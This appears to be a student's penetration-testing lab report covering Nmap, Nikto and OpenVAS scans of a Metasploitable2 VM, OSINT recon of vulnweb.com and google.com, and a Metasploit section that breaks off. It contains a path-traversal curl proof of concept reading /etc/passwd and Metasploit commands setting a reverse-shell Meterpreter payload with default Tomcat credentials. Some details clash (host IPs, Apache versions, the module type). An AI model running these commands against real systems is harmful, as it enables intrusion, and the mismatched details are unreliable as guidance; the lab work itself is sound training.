SECTION 1 — VULNERABILITY SCANNING LAB

1.1 Tools Used

- **Nmap**
- **OpenVAS (GVM)**
- **Nikto**

1.2 Environment Setup

Target VM: Metasploitable2
Attacker VM: Kali Linux


1.3 Commands Used

Nmap Basic Scan

```
nmap 192.168.0.102
```

Nmap Service & Version Detection

```
nmap -sV 192.168.0.102
```



```
└─$ nmap -sV 192.168.0.102
Starting Nmap 7.95 ( https://nmap.org   1-20 03:14 +0530
Nmap scan report for 192.168.0.102
Host is up (0.0013s latency).
Not shown: 977 filtered tcp ports (no-
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd (broken: could not bind listening IPv4 socket)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

Nikto Web Vulnerability Scan

```
nikto -h http://192.168.0.102
```

OpenVAS Setup

Initialize:

```
sudo gvm-setup
```

Start service:

```
sudo gvm-start
```

Login with browser:

```
https://127.0.0.1:9392
```

Run a **Full & Fast Scan** on target.

1.4 Scan Results Table

Scan ID	Vulnerability	CVSS Score	Priority	Host IP
001	SQL Injection	9.1	Critical	192.168.0.102
002	Port 445 Open	6.5	Medium	192.168.0.102
003	Apache Path Traversal (CVE-2021-41773)	7.5	High	192.168.0.102

1.5 Test Case — Nmap + OpenVAS on Metasploitable2


Nmap

```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.3.4
22/tcp   open  ssh     OpenSSH 4.7p1
80/tcp   open  http    Apache httpd 2.2.8
3306/tcp open  mysql   MySQL 5.0.51a
```

Openvas

File attached for Openvas report

1.8 Developer Escalation Email



```
Subject: Urgent: Critical Vulnerability Identified on Host 192.168.0.102 (CVE-2021-41773)

Hi Team,

During our recent security assessment, we identified a critical Path Traversal vulnerability (CVE-2021-41773) on host 192.168.1.20 running Apache
2.4.49. This flaw allows unauthorized access to system files and may lead to remote code execution if exploited.

Proof of Concept (PoC):

curl http://192.168.0.102/cgi-bin/.%2e/%2e%2e/etc/passwd


This command successfully retrieved restricted system files during testing.

Immediate patching to Apache 2.4.51+ is strongly recommended. Please prioritize remediation.

Regards,
Shlok Jadhav
VAPT Team
```

SECTION 2 — RECONNAISSANCE PRACTICE


2.1 Tools Used

- Maltego
- Shodan
- Sublist3r
- WHOIS
- Wappalyzer

2.2 OSINT Commands

WHOIS Lookup

```
whois vulnweb.com
```



```
┌──(shlo㉿ shlokjadhav)-[~]
└─$ whois vulnweb.com
 Domain Name: VULNWEB.COM
 Registry Domain ID: 1602006391_DOMAIN_COM-VRSN
 Registrar WHOIS Server: whois.gandi.net
 Registrar URL: http://www.gandi.net
 Updated Date: 2025-11-17T09:34:20Z
 Creation Date: 2010-06-14T07:50:29Z
 Registry Expiry Date: 2027-06-14T07:      9Z
 Registrar: Gandi SAS
 Registrar IANA ID: 81
 Registrar Abuse Contact Email: abuse@support.gandi.net
 Registrar Abuse Contact Phone: +33.170377661
 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
 Name Server: NS-105-A.GANDI.NET
 Name Server: NS-11-B.GANDI.NET
 Name Server: NS-140-C.GANDI.NET
 DNSSEC: unsigned
 URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-11-19T21:49:04Z <<<
```


Subdomain Enumeration

`subdomainfinder : google.com`

Shodan Query

(From web interface)

`Searched for : google.com`


Kalua (Snapshot 1) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
OPENVAS SCAN - Task
google.com - Shodan
www.shodan.io/search?query=google.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec BB Websites
Shodan Maps Images Monitor Developer More...
SHODAN Explore Pricing
google.com
Login
View Report Browse Images View on Map Advanced Search

TOTAL RESULTS

1,009,291

TOP COUNTRIES

China	160,337
Germany	137,807
United States	85,824
Korea, Republic of	82,397
France	53,699
More...	

TOP PORTS

5001	438,656

Product Spotlight: Keep track of what you have connected to the Internet. Check out Shodan Monitor

INVENTECH - Synology NAS 2025-11-19T21:10:18.832580

171.7.1.85
mx-ll-171.7.1-85.dynamic.3bb.in.th
Triple T Broadband Public Company Limited
Thailand, Bangkok

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 19 Nov 2025 21:07:19 GMT
Content-Type: text/html; charset="UTF-8"
Transfer-Encoding: chunked
Connection: keep-alive
Keep-Alive: timeout=20
Vary: Accept-Encoding
Cache-control: no-store
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=blo...
```

ds1819plus - Synology DiskStation 2025-11-19T21:07:35.985011


203.75.26.89
203-75-26-89.hinet-ip.hinet.net
Chunghwa Telecom Co.,Ltd.
Taiwan, Taipei

SSL Certificate
Issued By:
|- Common Name:
Synology Inc. CA
|- Organization:
Synology Inc.
Issued To:
|- Common Name:

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 19 Nov 2025 21:07:35 GMT
Content-Type: text/html; charset="UTF-8"
Transfer-Encoding: chunked
Connection: keep-alive
Keep-Alive: timeout=20
Cache-control: no-store
X-Content-Type-Options: nosniff
```

2.3 Recon Checklist

- Perform WHOIS lookup



vulnweb.com

Updated 4 days ago


Domain Information

Domain:	vulnweb.com
Registered On:	2010-06-14
Expires On:	2026-06-14
Updated On:	2025-05-20
Status:	client transfer prohibited
Name Servers:	ns1.eurodns.com ns2.eurodns.com ns3.eurodns.com ns4.eurodns.com

Registrar Information

Registrar:	EuroDNS S.A.
IANA ID:	1052
Abuse Email:	legalservices@eurodns.com

- Enumerate subdomains



Subdomain Finder scan of goo
subdomainfinder.c99.nl/scans/2025-11-15/google.com


Most used IP: 142.250.102.129 (96x)

Whois Check
Check Status
Copy to clipboard
Download CSV
Download JSON

Subdomain	IP	Cloudflare
a.cloud-run-qual.sandbox.google.com	216.239.32.9	☁
a.cloud-run-test.sandbox.google.com	216.239.32.9	☁
a.serverless-nightly.sandbox.google.com	142.251.173.81	☁
a.serverless-qa.sandbox.google.com	142.251.168.81	☁
accounts.google.com	74.125.133.84	☁
acrolinx-prod.corp.google.com	142.250.27.129	☁
acs-autopush.voice.google.com	142.250.185.174	☁
acs-dev.voice.google.com	142.250.184.238	☁
acs-staging.voice.google.com	142.250.186.174	☁
acs.voice.google.com	142.250.181.238	☁
actions.google.com	216.58.206.78	☁
ads.google.com	142.250.186.78	☁
adsfe.corp.google.com	142.250.102.129	☁
adwords.google.com	64.233.167.113	☁
agile-dev-app.corp.google.com	142.250.27.129	☁
agile-prod-app.corp.google.com	142.250.102.129	☁
agile-stg-app.corp.google.com	142.250.27.129	☁
agile-test-app.corp.google.com	142.250.102.129	☁
aistudio.google.com	142.250.186.110	☁

chawtonhouse.org
printjunctions.com
datawagon.com
clairnote.org
dcsrv.eu
luxseaswimwear.com
optommagazin1.ru
hexapk.com
gammainvest.com
christmastreelane.org
geekstrick.com
kusoomexport.com
papier.cn
victorywithash.com
hvkes.cn
veehealthtek.com

- Identify tech stack using Wappalyzer



Vulnerable test websites for Acunetix Web Vulnerability Sca

Name	URL	Technologies	Resources
SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB	Review Acu more on the
Acuart	http://testphp.vulnweb.com	Apache, PHP, MySQL	Review Acu on the topic
Acuforum	http://testasp.vulnweb.com	IIS, ASP, Microsoft SQL Server	Review Acu on the topic
Acublog	http://testaspnet.vulnweb.com	IIS, ASP.NET, Microsoft SQL Server	Review Acu more on the topic.
REST API	http://rest.vulnweb.com/	Apache, PHP, MySQL	Review Acunetix scanner or learn more on the topic.

Warning: This site hosts intentionally vulnerable web applications. You can use these applications to understand how programming and configuration errors lead to security

Web servers: Nginx 1.19.0

Reverse proxies: Nginx 1.19.0

Generate sales leads

Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

2.4 Recon Summary

The target domain was analyzed using OSINT tools like Shodan, Maltego, and Sublist3r. Key findings include exposed SSH services, publicly accessible subdomains, and outdated technologies. The reconnaissance phase revealed multiple potential entry points and misconfigurations that could be exploited during the later stages of the security assessment.

SECTION 3 — EXPLOITATION LAB


3.1 Tools Used

- Metasploit
- sqlmap
- Burp Suite

3.2 Metasploit Exploit

Exploit Tomcat Manager Login (Metasploitable2)

```
msfconsole
use exploit/multi/http/tomcat_mgr_login
set RHOSTS 192.168.0.103
set RPORT 8180
set USERNAME tomcat
set PASSWORD tomcat
set PAYLOAD java/meterpreter/reverse_tcp
set LHOST 192.168.0.102
Run
```



Kalua (Snapshot 1) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
shlo@shlokjadhav: ~
File Actions Edit View Help
Right Ctrl


```
